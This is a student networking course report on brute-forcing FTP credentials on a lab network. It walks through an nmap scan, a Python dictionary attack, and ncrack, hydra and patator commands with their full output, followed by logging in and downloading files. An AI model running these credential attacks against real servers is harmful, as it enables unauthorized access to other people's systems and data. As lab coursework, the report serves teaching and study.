PROJECT REPORT

Course Title: Computer Communication Networks	
Course Code: UE19EC301	
Title: FTP Password Hacking	
Semester: V	Section: A
PES1UG19EC013	Aditi Adhikary
PES1UG19EC035	Ambika S Rao

Introduction:

File Transfer Protocol is a network protocol used to transfer files. It uses a client-server model in which users can connect to a server using an FTP client. Authentication takes place with a username and password, typically transmitted in plaintext, but can also support anonymous logins if available.

FTP usually runs on port 21 by default but can be configured to run on a non-standard port. It is often used in web development and can be found in pretty much any large organization where file transfer is essential.

A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks. The hacker tries multiple usernames and passwords, often using a computer to test a wide range of combinations, until they find the correct login information.


Aim:

To analyse various methods of **brute-forcing ftp credentials for server access** using python, ncrack, hydra, patator and Wireshark.

Problem Statement:


Hack FTP server credentials using **'Dictionary attack'** (bruteforcing with a wordlist) and access its content files.

Block Diagram:


Start
Initialize Hostname, Username file, Password file
Data calling
Matching
Are brute force conditions met?
No
Yes
Print credentials
End
*****


Procedure:

1. Perform an nmap scan in the command prompt. It gives a list of available ftp servers. Look for state- ‘open’.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.0.1/24 -p 21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-27 04:50 EST
Nmap scan report for 192.168.0.1
Host is up (0.011s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Nmap scan report for 192.168.0.107
Host is up (0.085s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Nmap scan report for 192.168.0.141
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Nmap scan report for 192.168.0.161
Host is up (0.016s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Nmap scan report for 192.168.0.169
Host is up (0.0031s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.18 seconds
```

2. Once you obtain an active ftp server, you can begin brute-forcing. Start wireshark capture and run the .py file containing the ftplib module. If the credentials match, they are displayed in the terminal.




```
└─$ python3 ftpfinal.py -t 192.168.0.141 -u trialftp -w /home/kali/Desktop/fpc/passwords.txt

[!] Credentials have found.

[!] Username : trialftp

[!] Password : trial

[-] Brute force finished.
```


3. Similarly, brute-forcing can be done using tools like NCRACK and HYDRA in LINUX. They take in wordlist files for both usernames and passwords and try to get the right combination. PATATOR, another tool in Linux, lists out all the possible combinations, stating if they are correct or not.



```
┌──(kali㉿kali)-[~/Desktop/fpc]
└─$ ncrack -U users.txt -P passwords.txt ftp://192.168.0.141                                        1 ✗ 3 ⚙

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-11-27 05:08 EST

Discovered credentials for ftp on 192.168.0.141 21/tcp:
192.168.0.141 21/tcp ftp: 'trialftp' 'trial'

Ncrack done: 1 service scanned in 30.17 seconds.

Ncrack finished.
```




```
└─$ hydra -L users.txt -P passwords.txt ftp://192.168.0.141                                       255 ✗ 3 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-27 05:15:19
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:10/p:11), ~7 tries per task
[DATA] attacking ftp://192.168.0.141:21/
[21][ftp] host: 192.168.0.141   login: trialftp   password: trial
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-27 05:15:55
```



```
05:19:41 patator    INFO - 530   16     3.022 | nullbyte:abc                   |   60 | Login incorrect.
05:19:43 patator    INFO - 530   16     2.755 | nullbyte:root                  |   61 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.821 | nullbyte:toor                  |   62 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.794 | nullbyte:kali                  |   63 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.783 | nullbyte:trial                 |   64 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.828 | nullbyte:ambs                  |   65 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.768 | nullbyte:ambika                |   66 | Login incorrect.
05:19:44 patator    INFO - 230   17     0.132 | trialftp:trial                 |   75 | Login successful.
05:19:44 patator    INFO - 530   16     2.924 | trialftp:password              |   67 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.925 | trialftp:PASSWORD              |   68 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.899 | trialftp:abcdef                |   69 | Login incorrect.
05:19:44 patator    INFO - 530   16     2.907 | trialftp:fedcba                |   70 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.914 | trialftp:root                  |   72 | Login incorrect.
05:19:47 patator    INFO - 530   16     3.465 | trialftp:abc                   |   71 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.947 | trialftp:toor                  |   73 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.996 | trialftp:kali                  |   74 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.995 | trialftp:ambs                  |   76 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.968 | ambika:kali                    |   85 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.901 | trialftp:ambika                |   77 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.979 | ambika:password                |   78 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.953 | ambika:PASSWORD                |   79 | Login incorrect.
05:19:47 patator    INFO - 530   16     2.967 | ambika:abcdef                  |   80 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.358 | ambika:abc                     |   82 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.304 | ambika:fedcba                  |   81 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.278 | ambika:root                    |   83 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.296 | ambika:toor                    |   84 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.278 | ambika:trial                   |   86 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.341 | ambika:ambs                    |   87 | Login incorrect.
05:19:50 patator    INFO - 530   16     3.285 | ambs:PASSWORD                  |   90 | Login incorrect.
05:19:51 patator    INFO - 530   16     3.332 | ambs:toor                      |   95 | Login incorrect.
05:19:51 patator    INFO - 530   16     3.343 | ambika:ambika                  |   88 | Login incorrect.
05:19:51 patator    INFO - 530   16     3.344 | ambs:password                  |   89 | Login incorrect.
05:19:53 patator    INFO - 530   16     3.053 | ambs:abcdef                    |   91 | Login incorrect.
05:19:53 patator    INFO - 530   16     3.112 | ambs:fedcba                    |   92 | Login incorrect.
05:19:53 patator    INFO - 500   64     0.085 | abcdef:abcdef                  |  102 | OOPS: vsftpd: refusi
ng to run with writable root inside chroot()
05:19:53 patator    INFO - 530   16     3.035 | ambs:abc                       |   93 | Login incorrect.
05:19:53 patator    INFO - 530   16     2.903 | abcdef:root                    |  105 | Login incorrect.
05:19:53 patator    INFO - 530   16     2.856 | ambs:trial                     |   97 | Login incorrect.
05:19:54 patator    INFO - 530   16     3.078 | ambs:kali                      |   96 | Login incorrect.
05:19:54 patator    INFO - 530   16     2.851 | ambs:ambs                      |   98 | Login incorrect.
05:19:54 patator    INFO - 530   16     2.856 | ambs:ambika                    |   99 | Login incorrect.
05:19:54 patator    INFO - 530   16     2.886 | abcdef:password                |  100 | Login incorrect.
05:19:54 patator    INFO - 530   16     3.065 | ambs:root                      |   94 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.761 | abcdef:PASSWORD                |  101 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.836 | abcdef:fedcba                  |  103 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.843 | abcdef:kali                    |  107 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.881 | abcdef:toor                    |  106 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.867 | abcdef:ambs                    |  109 | Login incorrect.
05:19:56 patator    INFO - 530   16     2.900 | abcdef:ambika                  |  110 | Login incorrect.
05:19:57 patator    INFO - 530   16     3.334 | abcdef:abc                     |  104 | Login incorrect.
05:19:57 patator    INFO - 530   16     3.383 | abcdef:trial                   |  108 | Login incorrect.
05:19:57 patator    INFO - Hits/Done/Skip/Fail/Size: 110/110/0/0/100, Avg: 3 r/s, Time: 0h 0m 34s
```

4. Once you obtain the username and password, you can open the ftp server. Using -ls and get commands, we can view and obtain the data present in the server. We can capture the data transfer using WireShark, a packet sniffing tool.




```
┌──(kali㉿kali)-[~/Desktop/fpc]
└─$ ftp 192.168.0.141
Connected to 192.168.0.141.
220 (vsFTPd 3.0.3)
Name (192.168.0.141:kali): trialftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw───────    1 1003     1003      1040215 Nov 27 05:31 CCN Lab Manual-Aug 2021.pdf
-rw───────    1 1003     1003       136057 Nov 27 05:35 pic.jpg
226 Directory send OK.
ftp> get pic.jpg
local: pic.jpg remote: pic.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pic.jpg (136057 bytes).
226 Transfer complete.
136057 bytes received in 0.01 secs (17.9119 MB/s)
ftp> exit
221 Goodbye.
```

Concepts Used:

1. .py file: modules- ftblib, sys, ArpParse
2. Wireshark for packet sniffing
3. nmap, ncrack, hydra, patator.


Wireshark Snapshots:

1. Sniffing of the python attack




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	TendaTec_ac:a9:40		ARP	62	Who has 192.168.0.169? Tell 192.168.0.1
2	3.828407833	192.168.0.107	192.168.0.255	UDP	79	57085 → 15600 Len=35
3	4.500959669	192.168.0.141	192.168.0.141	TCP	76	41886 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=378058089 TSecr=0 WS=128
4	4.500969650	192.168.0.141	192.168.0.141	TCP	76	21 → 41886 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=378058090 TSecr=378058089 WS=128
5	4.500977238	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=378058090 TSecr=378058090
6	4.502422823	192.168.0.141	192.168.0.141	FTP	88	Response: 220 (vsFTPd 3.0.3)
7	4.502436576	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [ACK] Seq=1 Ack=21 Win=65536 Len=0 TSval=378058091 TSecr=378058091
8	4.502531721	192.168.0.141	192.168.0.141	FTP	83	Request: USER trialftp
9	4.502534968	192.168.0.141	192.168.0.141	TCP	68	21 → 41886 [ACK] Seq=21 Ack=16 Win=65536 Len=0 TSval=378058091 TSecr=378058091
10	4.502644600	192.168.0.141	192.168.0.141	FTP	102	Response: 331 Please specify the password.
11	4.502648057	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [ACK] Seq=16 Ack=55 Win=65536 Len=0 TSval=378058091 TSecr=378058091
12	4.502766320	192.168.0.141	192.168.0.141	FTP	83	Request: PASS password
13	4.502769517	192.168.0.141	192.168.0.141	TCP	68	21 → 41886 [ACK] Seq=55 Ack=31 Win=65536 Len=0 TSval=378058091 TSecr=378058091
14	7.788007883	192.168.0.141	192.168.0.141	FTP	90	Response: 530 Login incorrect.
15	7.788021603	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [ACK] Seq=31 Ack=77 Win=65536 Len=0 TSval=378061377 TSecr=378061377
16	7.788274506	192.168.0.141	192.168.0.141	TCP	68	41886 → 21 [FIN, ACK] Seq=31 Ack=77 Win=65536 Len=0 TSval=378061377 TSecr=378061377
17	7.788333064	192.168.0.141	192.168.0.141	TCP	68	21 → 41886 [FIN, ACK] Seq=77 Ack=32 Win=65536 Len=0 TSval=378061377 TSecr=378061377
